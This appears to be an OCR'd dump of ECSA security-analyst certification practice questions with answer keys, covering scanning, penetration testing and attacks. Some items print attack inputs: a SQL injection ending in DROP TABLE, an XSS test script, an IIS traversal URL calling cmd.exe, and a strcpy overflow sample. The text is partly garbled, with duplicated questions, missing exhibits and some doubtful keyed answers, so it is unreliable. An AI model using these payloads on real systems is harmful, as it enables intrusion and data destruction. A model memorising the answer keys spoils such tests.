You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Polymorphic
B. Metamorphic
C. Oligomorhic
D. Transmorphic

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

EC0-479 EC-Council Certified Security Analyst (ECSA)

Number: ECO-479
Passing Score: 800
Time Limit: 120 min
File Version: 1.0

http://www.gratisexam.com/

ECCouncil EC0-479

EC0-479 EC-Council Certified Security Analyst (ECSA)

Practice Test
Version 1.0

Exam A

QUESTION 1
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Simon is a former employee of Trinitron XML Inc. He feels he was wrongly terminated and wants to hack into his forme company's network. Since Simon remembers some of the server names, he attempts to run the axfr and ixfr command: using DIG. What is Simon trying to accomplish here?

A. Send DOS commands to crash the DNS servers
B. Perform DNS poisoning
C. Perform a zone transfer
D. Enumerateal the users in the domain

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
What will the following command produce on a website login page?

SELECT email, passwd, login_id, full_name
FROM members
WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Deletes the entire members table
B. Inserts the Error! Reference source not found, email address into the members table
C. Retrieves the password for the first user in the members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
You setup SNMP in multiple offices of your company. Your SNMP software manager is not receiving data from

other offices like it is for your main office. You suspect that firewall changes are to blame. What ports should you open for SNMP to work through Firewalls (Select 2)

A. 162
B. 161
C. 163
D. 160

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to CSS
B. Your website is not vulnerable
C. Your website is vulnerable to SQL injection
D. Your website is vulnerable to web bugs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
If an attacker's computer sends an IPID of 31400 to a zombie computer on an open port in IDLE scanning, what will be the response?

A. The zombie will not send a response
B. 31402
C. 31399
D. 31401

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Michael works for Kimball Construction Company as senior security analyst, As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
You are assisting a Department of Defense contract company to become compliant with the stringent security policies set by the DoD. One such strict rule is that firewalls must only allow incoming connections that were first initiated by internal computers. What type of firewall must you implement to abide by this policy?

A. Packet filtering firewall
B. Circuit-level proxy firewall
C. Application-level proxy firewall
D. Statefull firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Jessica works as systems administrator for a large electronics firm. She wants to scan her network quickly to detect live hosts by using ICMP ECHO Requests. What type of scan is Jessica going to perform?

A. Tracert
B. Smurf scan
C. Ping trace
D. ICMP ping sweep

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers. What tool should you use?

A. Ping sweep
B. Nmap
C. Netcraft
D. Dig

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
You are a security analyst performing a penetration tests for a company in the Midwest. After some initial reconnaissance, you discover the IP addresses of some Cisco routers used by the company. You type in the following URL that includes the IP address of one of the routers:

http://172.168.4.131/level/99/exec/show/config

After typing in this URL, you are presented with the entire configuration file for that router. What have you discovered?

A. HTTP Configuration Arbitrary Administrative Access Vulnerability
B. HTML Configuration Arbitrary Administrative Access Vulnerability
C. Cisco IOS Arbitrary Administrative Access Online Vulnerability
D. URL Obfuscation Arbitrary Administrative Access Vulnerability

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
What is the following command trying to accomplish?

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
You are the network administrator for a small bank in Dallas, Texas. To ensure network security, you enact a security policy that requires all users to have 14 character passwords. After giving your users 2 weeks notice, you change the Group Policy to force 14 character passwords. A week later you dump the SAM database from the standalone server and run a passworD. cracking tool against it. Over 99% of the passwords are broken within an hour. Why were these passwords cracked so quickly?

A. Passwords of 14 characters or less are broken up into two 7-character hashes
B. A password Group Policy change takes at least 3 weeks to completely replicate throughout a network
C. Networks using Active Directory never use SAM databases so the SAM database pulled was empty
D. The passwords that were cracked are local accounts on the Domain Controller

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
An "idle" system is also referred to as what?

A. PC not connected to the Internet
B. Zombie
C. PC not being used
D. Bot

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 15
Larry is an IT consultant who works for corporations and government agencies. Larry plans on shutting down the city's network using BGP devices and ombies? What type of Penetration Testing is Larry planning to carry out?

A. Router Penetration Testing
B. DoS Penetration Testing
C. Firewall Penetration Testing
D. Internal Penetration Testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Click on the Exhibit Button



To test your website for vulnerabilities, you type in a quotation mark (? for the username field. After you click Ok, you receive the following error message window:

What can you infer from this error window?

A. SQL injection is possible
B. SQL injection is not possible
C. The quotation mark (? is a valid username
D. The user for line 3306 in the SQL database has a weak password

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found.

What information will he be able to gather from this?

A. Hillary network username and password hash
B. The SID of Hillary network account
C. The SAM file from Hillary computer
D. The network shares that Hillary has permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
Bill is the accounting manager for Grummon and Sons LLC in Chicago. On a regular basis, he needs to send PDF documents containing sensitive information through E. mail to his customers. Bill protects the PDF documents with a password and sends them to their intended recipients.
Why PDF passwords do not offer maximum protection?

A. PDF passwords can easily be cracked by software brute force tools
B. PDF passwords are converted to clear text when sent through E. mail
C. PDF passwords are not considered safe by Sarbanes-Oxley
D. When sent through E. mail, PDF passwords are stripped from the document completely.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Meyer Electronics Systems just recently had a number of laptops stolen out of their office. On these laptops contained sensitive corporate information regarding patents and company strategies. A month after the laptops were stolen, a competing company was found to have just developed products that almost exactly duplicated products that Meyer produces. What could have prevented this information from being stolen from the laptops?

A. EFS Encryption
B. DFS Encryption
C. IPS Encryption
D. SDW Encryption

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. ATM
B. UDP
C. BPG
D. OSPF

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
What is the target host IP in the following command?

A. 172.16.28.95
B. 10.10.150.1
C. Firewalk does not scan target hosts
D. This command is using FIN packets, which cannot scan target hosts

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
George is a senior security analyst working for a state agency in Florida. His state's congress just passed a bill mandating every state agency to undergo a security audit annually. After learning what will be required, George needs to implement an IDS as soon as possible before the first audit occurs. The state bill requires that an IDS with a "timE. based induction machine" be used. What IDS feature must George implement to meet this requirement?

A. SignaturE.based anomaly detection
B. Pattern matching
C. Real-time anomaly detection
D. Statistical-based anomaly detection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
John is using Firewalkto test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

A. Firewalk cannot pass through Cisco firewalls
B. Firewalk sets all packets with a TTL of zero
C. Firewalk cannot be detected by network sniffers
D. Firewalk sets all packets with a TTL of one

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts
B. Disable direct broadcasts
C. Disable BGP
D. Enable BGP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
George is performing security analysis for Hammond and Sons LLC. He is testing security vulnerabilities of

their wireless network. He plans on remaining as "stealthy" as possible during the scan. Why would a scanner like Nessus is not recommended in this situation?

A. Nessus is too loud
B. Nessus cannot perform wireless testing
C. Nessus is not a network scanner
D. There are no ways of performing a "stealthy" wireless scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
At what layer of the OSI model do routers function on?

A. 4
B. 3
C. 1
D. 5

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA
B. IANA
C. CVE
D. RIPE

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What

filter should George use in Ethereal?

A. src port 23 anddst port 23
B. udp port 22 and host 172.16.28.1/24
C. net port 22
D. src port 22 and dst port 22

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Your company uses Cisco routers exclusively throughout the network. After securing the routers to the best of your knowledge, an outside security firm is brought in to assess the network security. Although they found very few issues, they were able to enumerate the model, OS version, and capabilities for all your Cisco routers with very little effort. Which feature will you disable to eliminate the ability to enumerate this information on your Cisco routers?

A. Border Gateway Protocol
B. Cisco Discovery Protocol
C. Broadcast System Protocol
D. Simple Network Management Protocol

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
In Linux, what is the smallest possible shellcode?

A. 24 bytes
B. 8 bytes
C. 800 bytes
D. 80 bytes

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Jim performed a vulnerability analysis on his network and found no potential problems. He runs another utility that executes exploits against his system to verify the results of the vulnerability test. The second utility executes five known exploits against his network in which the vulnerability analysis said were not exploitable. What kind of results did Jim receive from his vulnerability analysis?

A. False negatives
B. False positives

C. True negatives
D. True positives

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Show outdated equipment so it can be replaced
B. List weak points on their network
C. Use attack as a launching point to penetrate deeper into the network
D. Demonstrate that no system can be protected against DoS attacks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking
C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
What operating system would respond to the following command?

A. FreeBSD
B. Windows XP
C. Mac OSX

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Paul's company is in the process of undergoing a complete security audit including logical and physical security testing. After all logical tests were performed; it is now time for the physical round to begin. None of the employees are made aware of this round of testing. The security-auditing


firm sends in a technician dressed as an electrician. He waits outside in the lobby for some employees to get to work and follows behind them when they access the restricted areas. After entering the main office, he is able to get into the server room telling the IT manager that there is a problem with the outlets in that room. What type of attack has the technician performed?

A. Tailgating
B. Backtrapping
C. Mantrap attack
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
Click on the Exhibit Button



Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshotto her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?

A. Remove any identifying numbers, names, or version information
B. The banner should have more detail on the version numbers for the network equipment
C. The banner should not state "only authorized IT personnel may proceed"
D. The banner should include the Cisco tech support contact information as well

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
On Linux/Unix based Web servers, what privilege should the daemon service be run under?

A. Guest
B. Root
C. You cannot determine what privilege runs the daemon service
D. Something other than root

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
What will the following URL produce in an unpatched IIS Web Server?

http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

A. Directory listing of C: drive on the web server
B. Insert a Trojan horse into the C: drive of the web server
C. Execute a buffer flow in the C: drive of the web server
D. Directory listing of the
E. \windows\system32 folder on the web server

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
What is kept in the following directory? HKLM\SECURITY\Policy\Secrets

A. Cached password hashes for the past 20 users
B. Service account passwords in plain text
C. IAS account names and passwords
D. Local store PKI Kerberos certificates

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
Harold is a security analyst who has just run the rdisk /s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA
B. %systemroot%\system32\drivers\etc
C. %systemroot%\repair
D. %systemroot%\LSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

A. allinurl:"exchange/logon.asp"
B. intitle:"exchange server"
C. locate:"logon page"
D. outlook: "search"

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
When setting up a wireless network with multiple access points, why is it important to set each access point on a different channel?

A. Multiple access points can be set up on the same channel without any issues
B. Avoid over-saturation of wireless signals
C. So that the access points will work on different frequencies
D. Avoid cross talk

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
You are running through a series of tests on your network to check for any security vulnerabilities. After normal working hours, you initiate a DoS attack against your external firewall. The firewall quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall faileD.bypass
B. The firewall faileD.closed
C. The firewall ACL has been purged
D. The firewall faileD. open

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
You just passed your ECSA exam and are about to start your first consulting job running security audits for a financial institution in Los Angeles. The IT manager of the company you will be working for tries to see if you remember your ECSA class. He asks about the methodology you will be using to test the company's network. How would you answer?

A. Microsoft Methodology
B. Google Methodology
C. IBM Methodology
D. LPT Methodology

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Software firewalls work at which layer of the OSI model?

A. Application
B. Network
C. Transport
D. Data Link

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, statefull firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. Statefull firewalls do not work with packet filtering firewalls
B. NAT does not work with statefull firewalls
C. IPSEC does not work with packet filtering firewalls
D. NAT does not work with IPSEC

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Jason has set up a honeypot environment by creating a DMZ that has no physical or logical access to his production network. In this honeypot, he has placed a server running Windows Active Directory. He has also placed a Web server in the DMZ that services a number of web pages that offer visitors a chance to download sensitive information by clicking on a button. A week later, Jason finds in his network logs how an intruder accessed the honeypot and downloaded sensitive information. Jason uses the logs to try and prosecute the intruder for stealing sensitive corporate information. Why will this not be viable?

A. Entrapment
B. Enticement
C. Intruding into a honeypot is not illegal
D. Intruding into a DMZ is not illegal

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
You have compromised a lower-level administrator account on an Active Directory network of a small company in Dallas, Texas. You discover Domain Controllers through enumeration. You connect to one of the Domain Controllers on port 389 using ldp.exe. What are you trying to accomplish here?

A. Poison the DNS records with false records
B. Enumerate MX and A records from DNS
C. Establish a remote connection to the Domain Controller
D. Enumerate domain user accounts and built-in groups

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10 gives the user administrative rights
B. Pressing Shift+F1gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. There are no security risks when running the "repair" installation for Windows XP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Tern's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Tern's computer
B. Poison the switch's MAC address table by flooding it with ACK bits
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Enable tunneling feature on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Exam B

QUESTION 1
You are carrying out the last round of testing for your new website before it goes live. The website has many dynamic pages and connects to a SQL backend that accesses your product inventory in a database. You come across a web security site that recommends inputting the following code into a search field on web pages to check for vulnerabilities:

<script>alert("This is a test.")</script>

When you type this and click on search, you receive a pop-up window that says:

"This is a test."

What is the result of this test?

A. Your website is vulnerable to CSS
B. Your website is not vulnerable
C. Your website is vulnerable to SQL injection
D. Your website is vulnerable to web bugs

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position:

7+years experience in Windows Server environment
5+years experience in Exchange 2000/2003 environment
Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required
MCSA desired,
MCSE, CEH preferred
No Unix/Linux Experience needed

What is this information posted on the job website considered?

A. Social engineering exploit
B. Competitive exploit
C. Information vulnerability
D. Trade secret

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
The objective of this act was to protect consumers personal financial information held by financial institutions and their service providers.

A. Gramm-Leach-Bliley Act
B. Sarbanes-Oxley 2002
C. California SB 1386
D. HIPAA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity.

George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network. What filter should George use in Ethereal?

A. src port 23 anddst port 23
B. udp port 22 and host 172.16.28.1/24
C. net port 22
D. src port 22 and dst port 22

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
Why is it a good idea to perform a penetration test from the inside?

A. It is never a good idea to perform a penetration test from the inside
B. Because 70% of attacks are from inside the organization
C. To attack a network from a hacker's perspective
D. It is easier to hack from the inside

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Harold is a web designer who has completed a website for ghttech.net. As part of the maintenance agreement he signed with the client, Harold is performing research online and seeing how much exposure the site has received so far. Harold navigates to google.com and types in the following search.

link:www.ghttech.net

What will this search produce?

A. All sites that ghttech.net links to
B. All sites that link to ghttech.net
C. All search engines that link to .net domains
D. Sites that contain the code: link:www.ghttech.net

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Jonathan is a network administrator who is currently testing the internal security of his network. He is attempting to hijack a session, using Ettercap, of a user connected to his Web server. Why will

Jonathan not succeed?

A. Only an HTTPS session can be hijacked
B. HTTP protocol does not maintain session
C. Only FTP traffic can be hijacked
D. Only DNS traffic can be hijacked

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A packet is sent to a router that does not have the packet destination address in its route table, how will the packet get to its properA packet is sent to a router that does not have the packet? destination address in its route table, how will the packet get to its proper destination?

A. Root Internet servers
B. Border Gateway Protocol
C. Gateway of last resort
D. Reverse DNS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Frank is working on a vulnerability assessment for a company on the West coast. The company hired Frank to assess its network security through scanning, pen tests, and vulnerability assessments. After discovering numerous known vulnerabilities detected by a temporary IDS he set up, he notices a number of items that show up as unknown but questionable in the logs. He looks up the behavior on the Internet, but cannot find anything related. What organization should Frank submit the log to find out if it is a new vulnerability or not?

A. APIPA
B. IANA
C. CVE
D. RIPE

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Harold is a security analyst who has just run the rdisk/s command to grab the backup SAM file on a computer. Where should Harold navigate on the computer to find the file?

A. %systemroot%\system32\LSA
B. % systemroot%\system32\drivers\etc
C. %systemroot%\repair
D. %systemroot%\LSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
What will the following command produce on a website login page?What will the following command produce on a website? login page?

SELECT email, passwd, login_id, full_name

FROM members
WHERE email = 'someone@somehwere.com'; DROP TABLE members; --'

A. Deletes the entire members table
B. Inserts the Error! Reference source not found, email address into the members table
C. Retrieves the password for the first user in the members table
D. This command will not produce anything since the syntax is incorrect

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Kyle is performing the final testing of an application he developed for the accounting department. His last round of testing is to ensure that the program is as secure as possible. Kyle runs the following command. What is he testing at this point?

```
#include <stdio.h>
#include <string.h>

int main(int argc, char*argv[])
[
char buffer[ 10];
if (argc < 2)
[
fprintf(stderr, "USAGE: %s string\n", argv[0]);
return 1;
}
strcpy(buffer, argv[1]);
return 0;

}
```

A. Buffer overflow
B. SQL injection
C. Format string bug
D. Kernal injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
What are the security risks of running a "repair" installation for Windows XP?

A. Pressing Shift+F10 gives the user administrative rights
B. Pressing Shift+F1gives the user administrative rights
C. Pressing Ctrl+F10 gives the user administrative rights
D. There are no security risks when running the "repair" installation for Windows XP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
You are running known exploits against your network to test for possible vulnerabilities. To test the strength of your virus software, you load a test network to mimic your production network. Your software successfully blocks some simple macro and encrypted viruses. You decide to really test the software by using virus code where the code rewrites itself entirely and the signatures change from child to child, but the functionality stays the same. What type of virus is this that you are testing?

A. Polymorphic
B. Metamorphic
C. Oligomorhic
D. Transmorphic

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
John and Hillary works at the same department in the company. John wants to find out Hillary's network password so he can take a look at her documents on the file server. He enables Lophtcrack program to sniffing mode. John sends Hillary an email with a link to Error! Reference source not found. What information will he be able to gather from this?

A. Hillary's network username and password hash
B. The SID of Hillary's network account
C. The SAM file from Hillary's computer
D. The network shares that Hillary has permissions

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
What is a good security method to prevent unauthorized users from "tailgating"?

A. Man trap
B. Electronic combination locks
C. Pick-resistant locks
D. Electronic key systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Terri works for a security consulting firm that is currently performing a penetration test on First National Bank in Tokyo. Tern's duties include bypassing firewalls and switches to gain access to the network. Terri sends an IP packet to one of the company's switches with ACK bit and the source address of her machine set. What is Terri trying to accomplish by sending this IP packet?

A. Trick the switch into thinking it already has a session with Tern's computer
B. Poison the switch's MAC address table by flooding it with ACK bits
C. Crash the switch with a DoS attack since switches cannot send ACK bits
D. Enable tunneling feature on the switch

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Click on the Exhibit Button



Paulette works for an IT security consulting company that is currently performing an audit for the firm ACE Unlimited. Paulette's duties include logging on to all the company's network equipment to ensure IOS versions are up-to-date and all the other security settings are as stringent as possible. Paulette presents the following screenshotto her boss so he can inform the client about necessary changes need to be made. From the screenshot, what changes should the client company make?

A. Remove any identifying numbers, names, or version information
B. The banner should have more detail on the version numbers for the network equipment
C. The banner should not state "only authorized IT personnel may proceed"
D. The banner should include the Cisco tech support contact information as well

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
At what layer of the OSI model do routers function on?

A. 4
B. 3
C. 1
D. 5

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
